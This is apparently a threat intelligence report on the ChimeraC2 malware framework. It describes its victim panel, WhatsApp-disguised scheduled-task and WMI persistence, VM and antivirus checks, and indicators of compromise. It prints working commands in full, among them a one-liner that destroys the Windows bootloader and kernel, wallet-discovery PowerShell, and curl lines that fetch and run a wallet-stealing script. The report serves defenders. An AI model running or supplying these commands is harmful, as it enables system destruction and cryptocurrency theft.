
Each victim page contains eight informational tabs that hold general system information, running processes, installed software, Microsoft HotFixes, installed services, present users, network information, and the ability for a local shell. Although each of these tabs can give valuable information, the most notable is the custom shell implementation. A console-like screen is shown through the panel and allows the operator to choose between CMD and PowerShell execution. Both shells support a custom file manager that lists directories as they are navigated to and an option to download files to the C2 server.
The file name and its data in bytes are converted to base64 and compressed JSON, which is then sent as POST data to the server. All other commands are sent as either cmd.exe /c or PowerShell.exe /c to the client through the launch instruction shown above.


A plus button at the top right of the panel provides an extensive list of actions to take on a potential victim. Each action gives deep insight into the full TTPs used by this campaign and is either fully defined within the page source or refers to client-side logic. This reoccurring decision may have been made to ensure the logic is computed on the victim’s machine and not on the C2 server itself.

Crypto wallet recognition

A list of installed programs is captured by the client from the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall registry key and referred to in the panel source as fi.al.
This list is parsed with a regular expression matching several software and hardware crypto wallets, which are populated into the Software tab of the victim panel. These wallets are separately parsed and shown in the Software card of the System Info tab. They are not organized separately in the Software tab and appear alongside other installed software.
Persistence methods
Two methods of persistence are employed: scheduled tasks and the WMI infrastructure.

Three differently named scheduled tasks are defined with XML: SYSTEM level scheduled tasks are named WhatsAppDesktopScheduledServiceTask, Administrator level tasks are named WhatsAppDesktopServiceTask, and user level tasks are named WhatsAppDesktopUserTask.
The SYSTEM and Administrator level tasks trigger on system boot and user logon, while the user level task triggers every four hours, all performing the same action: reach out to Github users bluemarine999 and LirindAdams for a client payload, reflectively load it into memory, and invoke the Connect(), Register(), and RunLoop() methods.
The task grants a classically used but deep level of persistence on a compromised endpoint. Each task also contains a lengthy description explaining how the WhatsApp Desktop application relies on it, allowing the task to potentially be overlooked by a cursory examination.

The second method is much more direct and performs the same actions through a WMI event subscription in the \root\subscription namespace. The base64 encoded command is set to execute whenever the Windows binary sihost.exe is executed, which occurs on GUI-based user logon.
Although a small difference from the previous method, user sessions created through SSH or WinRM would not trigger this event filter, potentially preventing WMI persistence from being invoked in those cases.
Virtual machine detection and anti-analysis

The previously mentioned OS, BIOS, and manufacturer details are carefully searched for any indicators that the client is running on a virtual machine. Keywords such as Innotek, VMWare, 'Microsoft, and ‘Hyper' are recognized as their respective VM names, and the boot time is measured and displayed, which would reveal VDI environments or machines used on the fly for execution.
A list of 70 antivirus providers is used to search through the Uninstall registry key, and any matches are populated in the victim panel. No functionality is present that acts against these providers, and this information is likely left to the operator to gauge the risk of detection.


The final anti-analysis measure uses two lists: suspicious and interesting, which are used to search for several analysis and reverse engineering tools, indicating that the client is running on a machine dedicated to reverse engineering it. Similarly to a positive check for antivirus programs, detection of any of these tools does not lead to any immediate exit, and leaves discretion in the hands of the operator.

System destruction

The final notable feature provided in the panel is called brickBot and performs a complete destruction of the operating system. In a one-liner command, the bootloader configuration, OS loader, hardware abstraction handler, and kernel executable are taken ownership of and made unusable with either renaming or deletion with the following command:
bcdedit /delete {current} /f &
takeown /f C:\Windows\System32\winload.efi /a &
icacls C:\Windows\System32\winload.efi /grant SYSTEM:F &
del C:\Windows\System32\winload.efi /f &
ren C:\Windows\System32\hal.dll hal.bak &
ren C:\Windows\System32\ntoskrnl.exe ntoskrnl.bak &
shutdown /r /t 0 /f
Undefined features

The C2 panel refers to several features that are not found or defined in the available clients. Clipboard stealers, keyloggers, and RAM scrapers are shown in the actions dropdown for a user. These unmatched options may either point to other client samples with different features or plans in this active campaign to develop more options for malicious activity.

Conclusion
This campaign supports a broad and increasingly capable feature set, and despite indications that portions of its development may have been AI assisted, it should not be dismissed as an insignificant threat.
The breadth of functionality available to threat actors continues to expand as advances in AI lower the technical barriers associated with developing and deploying offensive capabilities.
While capabilities such as cryptocurrency wallet theft, clipboard hijacking, and remote command execution are not inherently novel, the accessibility, scalability, and sophistication of C2 frameworks such as ChimeraC2 are likely to continue increasing as AI models become more capable.
This trend presents a growing challenge for defenders as increasingly sophisticated tooling becomes accessible to a broader range of threat actors.
IOCs
File SHA-256
- Update-log.dat | github.com/bluemarine999/DbLogs37
- 4F0B4DAE2CC3ACE8D80BDD50B2DF1B8421556E325CA65AC43037113CC61EB6EE
- update.dat | github.com/bluemarine999/MmAB96
- CCBC2673AE3DE57A2CB29F0DDA09926AAA155010822AFC96DBF2615C565CC975
- update-bs.dbf | github.com/LirindAdams/bigfoxtrot999
- A7A3C7B8287208F96FE451482DB6CBFF4E0AF2BD839A16EDA5ABA1AC45C29774
- Update.dat | github.com/AmAA29/yankis29
- 92BA5B3F6556A5EDFAFAD01F3810A6908748723CF5F1786B5A1134A6D9665337
Domains
- hxxps://raw[.]githubusercontent.com/bluemarine999/DbLogs37/refs/heads/main/update-log.dat
- hxxps://raw[.]githubusercontent.com/bluemarine999/MmAB96/refs/heads/main/update.dat
- hxxps://raw[.]githubusercontent.com/AmAA29/yankis29/refs/heads/main/update.dat
- hxxps://raw[.]githubusercontent.com/LirindAdams/bigfoxtrot999/refs/heads/main/update-bs.dbf
- hxxps://stake-app-au[.]org
- hxxps://domain-privacy[.]group/
- wss[:]//tergenerator.com
IPs
- 132[.]243.221[.]136
- 82[.]117.243[.]163
- 104[.]21.52[.]233
Commands
Scheduled Tasks/Self Destruction
- Whatsappdesktopscheduledservicetask
- WhatsAppDesktopServiceTask
- WhatsAppDesktopUserTask
- schtasks /create /tn 'whatsappdesktopscheduledservicetask' /xml
- c:\windows\temp\whatsappdesktopscheduledservicetask.xml
- schtasks /delete /tn 'WhatsAppDesktopScheduledServiceTask' /f
- schtasks /delete /tn 'WhatsAppDesktopServiceTask' /f
- schtasks /delete /tn 'WhatsAppDesktopUserTask' /f
- del /f /q %TEMP%\*.xml
- powershell -c "Remove-Item C:\Windows\Temp\*.xml -Force -ErrorAction SilentlyContinue"
Wallet and Browser Extension Discovery
- "cmd.exe" /c powershell -c "write-output '=== installed wallets ==='; $known = @('LIST OF 63 Unique WALLETS'); get-childitem $env:appdata, $env:localappdata -directory -erroraction silentlycontinue | where-object {$name = $_.name.tolower(); $known | where-object { $name -eq $_ -or $name -like $_ + '*' } } | select-object -expandproperty name | sort-object -unique | foreach-object { $_.substring(0,1).toupper() + $_.substring(1).tolower() }"
- cmd.exe##/c powershell -c "Write-Output '=== BROWSER EXTENSIONS WALLETS ==='; $known = @{'40 Unique Browser Extensions'}; Get-ChildItem \\\"$env:LOCALAPPDATA\\Google\\Chrome\\User Data\\*\\Local Extension Settings\\*\\\", \\\"$env:LOCALAPPDATA\\Microsoft\\Edge\\User Data\\*\\Local Extension Settings\\*\\\", \\\"$env:LOCALAPPDATA\\BraveSoftware\\Brave-Browser\\User Data\\*\\Local Extension Settings\\*\\\" -Directory -ErrorAction SilentlyContinue | ForEach-Object { $id = Split-Path $_.FullName -Leaf; if ($known[$id]) { Write-Output $known[$id] } } | Sort-Object -Unique"##false##true
Process/Browser Termination
- taskkill /F /IM powershell.exe /T
- taskkill /F /IM cmd.exe /T
- taskkill /PID <pid> /F
- taskkill /F /IM chrome.exe /T
- taskkill /F /IM msedge.exe /T
- taskkill /F /IM brave.exe /T
- taskkill /F /IM opera.exe /T
- taskkill /F /IM chromium.exe /T
- taskkill /F /IM vivaldi.exe /T
- taskkill /F /IM yandex.exe /T
- taskkill /F /IM tor.exe /T
- taskkill /F /IM 360chrome.exe /T
Wallet_Steal.ps1
- curl -s -o C:\Users\Public\wallet_steal.ps1 "<scriptUrl>"
- curl -s -o C:\Users\Public\wpv.exe "<scriptUrl>"
- curl -s -o C:\Users\Public\wcv.exe "<scriptUrl>"
- powershell -w h -ExecutionPolicy Bypass -File C:\Users\Public\wallet_steal.ps1 -Hostname <hostname>
- powershell -c "while((Get-Item '<wallet ZIP path>' -ErrorAction SilentlyContinue).Length -eq 0){Start-Sleep 2}"
- C:\Users\Public\Screenshots\Wallets\<hostname>_wallets.zip
- del C:\Users\Public\wallet_steal.ps1
- rmdir /s /q C:\Users\Public\Screenshots
Wcv.exe
- C:\Users\Public\wcv.exe /scookiestxt "C:\Users\Public\Screenshots\<outputFile>"
- powershell -c "while(Get-Process wcv -ErrorAction SilentlyContinue){Start-Sleep 3}"
- dir "C:\Users\Public\Screenshots\<outputFile>"
- del C:\Users\Public\wcv.exe
- rmdir /s /q C:\Users\Public\Screenshots
Wpv.exe
- C:\Users\Public\wpv.exe /stext "C:\Users\Public\Screenshots\<outputFile>"
- powershell -c "while(Get-Process wpv -ErrorAction SilentlyContinue){Start-Sleep 3}"
- dir "C:\Users\Public\Screenshots\<outputFile>"
- del C:\Users\Public\wpv.exe
- rmdir /s /q C:\Users\Public\Screenshots
System Destruction
- bcdedit /delete {current} /f
- takeown /f C:\Windows\System32\winload.efi /a
- icacls C:\Windows\System32\winload.efi /grant SYSTEM:F
- del C:\Windows\System32\winload.efi /f
- ren C:\Windows\System32\hal.dll hal.bak
- ren C:\Windows\System32\ntoskrnl.exe ntoskrnl.bak

ABOUT THE AUTHOR
John Moutos, Threat Intelligence Team Lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor’s from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.

ABOUT THE AUTHOR
Pandeli Zi, Threat Analyst at ThreatLocker, brings a lifelong curiosity for how systems work, an instinct that started with taking things apart just to see why they functioned the way they did. That curiosity led him into technology, where early exposure to cybersecurity concepts, data security, and digital risk shaped into a bachelor's degree from UCF. Before joining ThreatLocker, Pandeli built technical depth through a range of IT and asset management roles at organizations including Orlando Health, Florida's Turnpike Enterprise, and Morgan & Morgan. At ThreatLocker, he focuses on daily threat tracking, malware research, and post-incident analysis, translating intelligence into practical insights that strengthen customer defenses.

ABOUT THE AUTHOR
William Pires, Threat Analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor’s degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.

ABOUT THE AUTHOR
Rayton Li, threat specialist at ThreatLocker, combines hands-on technical expertise with a background in enterprise IT and cybersecurity operations. Before joining ThreatLocker, he worked in IT support at KPMG and as an electrician, developing a practical, systems-level understanding of technology. His work centers on threat analysis, physical red teaming, and incident response, disciplines he approaches with precision, curiosity, and a commitment to helping customers stay secure. At ThreatLocker, Rayton focuses on threat hunting and adversary research, turning technical insight into actionable defense.